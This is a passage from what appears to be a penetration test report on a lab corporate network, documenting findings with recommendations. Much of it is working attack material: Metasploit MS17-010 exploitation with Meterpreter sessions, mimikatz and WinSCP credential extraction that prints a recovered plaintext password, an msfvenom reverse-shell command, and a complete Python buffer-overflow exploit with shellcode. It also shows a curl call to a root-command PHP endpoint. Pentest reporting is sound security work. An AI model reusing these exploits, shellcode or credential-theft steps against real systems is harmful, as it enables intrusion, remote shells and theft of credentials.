[*] Meterpreter session 2 opened (10.90.60.80:48437 -> 10.185.10.34:4444) at 2020-06-03 08:05:33 -0400

meterpreter > sysinfo
Computer        : DEVELOPER
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : FOOPHONES
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Root access

Recommendation:

Turn off psexec module or update to a newer version of windows.

MS17_010_PSEXEC – no credentials needed

Location: corporate network (10.185.10.27)

CRITICAL

Host 10.185.10.27 is also vulnerable to MS17_010_PSEXEC. After discovering that smb ports are opened, I decided to use the same module as the previous host. However, this host did not require any login credentials to authenticate.

- Exploit: windows/smb/ms17_010_psexec
- Payload: windows/meterpreter/blind_tcp
- Open ports: 135, 139, 445, 554, 2869.

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.10.27
RHOSTS => 10.185.10.27
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       10.185.10.27     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      20               yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.10.27:         - 10.185.10.27:135 - TCP OPEN
[+] 10.185.10.27:         - 10.185.10.27:139 - TCP OPEN
[+] 10.185.10.27:         - 10.185.10.27:445 - TCP OPEN
[+] 10.185.10.27:         - 10.185.10.27:554 - TCP OPEN
[+] 10.185.10.27:         - 10.185.10.27:2869 - TCP OPEN
[*] 10.185.10.27:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.27:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.185.10.27:445 - Built a write-what-where primitive...
[+] 10.185.10.27:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.27:445 - Selecting PowerShell target
[*] 10.185.10.27:445 - Executing the payload...
[+] 10.185.10.27:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.27:4444
[*] Sending stage (180291 bytes) to 10.185.10.27
[*] Meterpreter session 2 opened (10.90.60.80:44434 -> 10.185.10.27:4444) at 2020-06-04 07:05:06 -0400

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : FOOPHONES
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > whoami /priv
[-] Unknown command: whoami.
meterpreter > hostname
[-] Unknown command: hostname.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1624 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Recommendation: Update to a newer version of windows.

New Target Discovered

Location: corporate network (10.185.10.27 | 10.185.10.34) LOW

During enumeration on 10.185.10.27 host, I discovered a CustomerManagerPortal.txt file located in one of the users desktop which had an ip address written. Enumerating further on 10.185.10.34, I found the application source code in the developer desktop.

```
C:\Users\cory\Desktop>type "Customer Manager Portal.txt.txt"
type "Customer Manager Portal.txt.txt"
So i don't forget!

Link: 10.185.10.55
C:\Users\cory\Desktop>
```

Customer Manager Portal .txt file



Found application sourcecode




Recommendation:

Make sure Developers secure source code with some encryption and not leave it opened on desktop. It was easy to cat the .py and .c file to understand what I needed to do next.

No Antivirus system Installed

Location: corporate Network (10.185.10.34) HIGH

During enumeration, I discovered that the host did not have any anti-virus program installed as I was able to import mimikatz. Attackers use mimikatz to steal credentials and escalate privileges as it is possible to dump passwords and hashes from memory.



mimikatz

Recommendation:

Install antivirus systems

Buffer Overflow

Location: corporate Network (10.185.10.55) CRITICAL

After finding the application source code, I decided to test for a buffer overflow vulnerability. To test for this, I needed a windows 7 vm machine and a tool called immunity debugger. After installation, I opened up the .exe file as administrator and it displayed in command prompt “listening for connection” and then I attached the same file in immunity debugger to start testing.

The main objective is to crash the application and to know how many bytes caused the crash and also how many bytes it takes to overwrite the EIP code. With this information, I will be able to construct a script to get root access.

- **Payload - /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000**

Sending this payload in my skeleton exploit I discovered that the exact offset is 146 bytes to overwrites the EIP.

- **!mona jmp -r esp** : Finding jmp esp address


- Found 2 pointers 080414c3 and 080416bf

- **0A :** Bad characters

Shellcode:

- msfvenom -p windows/shell_reverse_tcp LHOST=10.90.60.80 LPORT=7177 -b "\x00\x0a" -f c

The shellcode command creates a reverse shell listening on the 10.90.60.80 to be able to connect to 10.185.10.55.




```
#!/usr/bin/python
import sys, socket

ip = "10.185.10.55"
port = 42424

offset = "A" * 146

buff = ("\xda\xda\xb8\xd2\xcc\xc3\x91\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x52\x31\x47\x17\x83\xc7\x04\x03\x95\xdf\x21\x64\xe5\x08\x27"
"\x87\x15\xc9\x48\x01\xf0\xf8\x48\x75\x71\xaa\x78\xfd\xd7\x47"
"\xf2\x53\xc3\xdc\x76\x7c\xe4\x55\x3c\x5a\xcb\x66\x6d\x9e\x4a"
"\xe5\x6c\xf3\xac\xd4\xbe\x06\xad\x11\xa2\xeb\xff\xca\xa8\x5e"
"\xef\x7f\xe4\x62\x84\xcc\xe8\xe2\x79\x84\x0b\xc2\x2c\x9e\x55"
"\xc4\xcf\x73\xee\x4d\xd7\x90\xcb\x04\x6c\x62\xa7\x96\xa4\xba"
"\x48\x34\x89\x72\xbb\x44\xce\xb5\x24\x33\x26\xc6\xd9\x44\xfd"
"\xb4\x05\xc0\xe5\x1f\xcd\x72\xc1\x9e\x02\xe4\x82\xad\xef\x62"
"\xcc\xb1\xee\xa7\x67\xcd\x7b\x46\xa7\x47\x3f\x6d\x63\x03\x9b"
"\x0c\x32\xe9\x4a\x30\x24\x52\x32\x94\x2f\x7f\x27\xa5\x72\xe8"
"\x84\x84\x8c\xe8\x82\x9f\xff\xda\x0d\x34\x97\x56\xc5\x92\x60"
"\x98\xfc\x63\xfe\x67\xff\x93\xd7\xa3\xab\xc3\x4f\x05\xd4\x8f"
"\x8f\xaa\x01\x1f\xdf\x04\xfa\xe0\x8f\xe4\xaa\x88\xc5\xea\x95"
"\xa9\xe6\x20\xbe\x40\x1d\xa3\xcb\xce\x21\x63\xa4\xec\x59\x9f"
"\x3d\x78\xbf\xf5\x2d\x2c\x68\x62\xd7\x75\xe2\x13\x18\xa0\x8f"
"\x14\x92\x47\x70\xda\x53\x2d\x62\x8b\x93\x78\xd8\x1a\xab\x56"
"\x74\xc0\x3e\x3d\x84\x8f\x22\xea\xd3\xd8\x95\xe3\xb1\xf4\x8c"
"\x5d\xa7\x04\x48\xa5\x63\xd3\xa9\x28\x6a\x96\x96\x0e\x7c\x6e"
"\x16\x0b\x28\x3e\x41\xc5\x86\xf8\x3b\xa7\x70\x53\x97\x61\x14"
"\x22\xdb\xb1\x62\x2b\x36\x44\x8a\x9a\xef\x11\xb5\x13\x78\x96"
"\xce\x49\x18\x59\x05\xca\x28\x10\x07\x7b\xa1\xfd\xd2\x39\xac"
"\xfd\x09\x7d\xc9\x7d\xbb\xfe\x2e\x9d\xce\xfb\x6b\x19\x23\x76"
"\xe3\xcc\x43\x25\x04\xc5")

add = "\xc3\x14\x04\x08"
nop_slide = "\x90" * 16
payload = offset + add + nop_slide + buff +"\r\n"


s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,port))
s.send(payload)
s.close()
```

Final exploit

To be able to run this script, I needed to set up a listener on the 10.90.60.80 host as it will be impossible to reach 10.185.10.55 from my internal ip. Running the above script using proxychains and listening on 10.90.60.80 with netcat, I was able to gain root shell on the 10.185.10.55 host.

reminders.txt | CustomerManagerService.c | CustomerManagerClient.py

```c
#include "stdafx.h"
#include "CustomerManagerService.h"

#define LHOST NULL
#define LPORT "42424"
#define RECVBUFSIZE 58623

int __cdecl main()
{

	WSADATA wsaData = { 0 };
	int result = WSAStartup(MAKEWORD(2, 2), &wsaData);
	if (result != 0) {
		printf("WSAStartup failed: %d\n", result);
		return -1;
	}

	struct addrinfo hints = { 0 };
	hints.ai_family = AF_INET;
	hints.ai_socktype = SOCK_STREAM;
	hints.ai_protocol = IPPROTO_TCP;
	hints.ai_flags = AI_PASSIVE;

	struct addrinfo *ainfo;
	result = getaddrinfo(LHOST, LPORT, &hints, &ainfo);
	if (result != 0) {
		printf("getaddrinfo failed: %d\n", result);
		WSACleanup();
		return -1;
	}

	SOCKET listenSocket;
	if ((listenSocket = socket(ainfo->ai_family, ainfo->ai_socktype, ainfo->ai_protocol)) ==
INVALID_SOCKET) {
		printf("socket() failed with error: %ld\n", WSAGetLastError());
		freeaddrinfo(ainfo);
		WSACleanup();
		return -1;
	}

	// Setup the TCP listening socket
	if ((bind(listenSocket, ainfo->ai_addr, (int)ainfo->ai_addrlen)) == SOCKET_ERROR) {
		printf("bind() failed with error: %d\n", WSAGetLastError());
		freeaddrinfo(ainfo);
		closesocket(listenSocket);
		WSACleanup();
		return -1;
	}
```

Application source code

Recommendation:

A buffer overflow can lead to remote code execution which is why you should review developers code, hire a penetration tester that will continuously test this application to make sure it is no longer vulnerable to buffer overflow attack.

WinSCP misconfiguration

Location: corporate Network (10.185 HIGH

After gaining root shell on 10.185.10.55 host, running the Windows Gather WinSCP saved password Extraction post exploitation module, I discovered a user Jeremy ssh credentials which I used to ssh into the DMZ 10.185.11.0/24.

- post(/windows/gather/credentials/winscp)

This module searches for saved sessions in WinSCP and will extract weak encrypted saved passwords. Running this module discovered jeremy@linux-dmx and password S17#gX39^ so I needed to find a way to login with this credentials.

- run autoroute -s 10.185.11.0/24

Added route to scan for new ip addresses


- Msf5 post(multi/gather/ping_sweep)

discovered 10.185.11.1 and 10.185.11.127 hosts.




Found 2 new ip addresses

I needed to scan for opened port. Using the auxiliary tcp portscan module, I discovered port 22 which is an ssh port so I decided to ssh to Jeremy using proxychains.



Found port 22 opened



Shh as Jeremy

Recommendation:


anyone that has access to this system will be able to recover passwords due to misconfiguration. Never store authentication credentials to WinSCP session without using a master password and update WinSCP to a newer version.

Bypassing Privilege escalation

Location: DMZ (10.185.11.127) HIGH

During Enumeration, I found a file z-cmd.php that Jeremy used to configure a way to run root commands on the machine.


Reproduction: catting the z-cmd.php file, showed me that port 8989 was running on Jeremy local ip address 127.0.0.1.



Cat z-cmd.php

- Curl -x POST http://127.0.0.1:8989/z-cmd.php -d 'z=id'

Using curl, I was able to run root commands



Running as root

Recommendation:

Allowing a normal user to run root command is not advisable, siging in as root to run root command is more secured. Also don't leave information files allowing you to run root commans in plain sight, eighter encrypt it or get rid of it.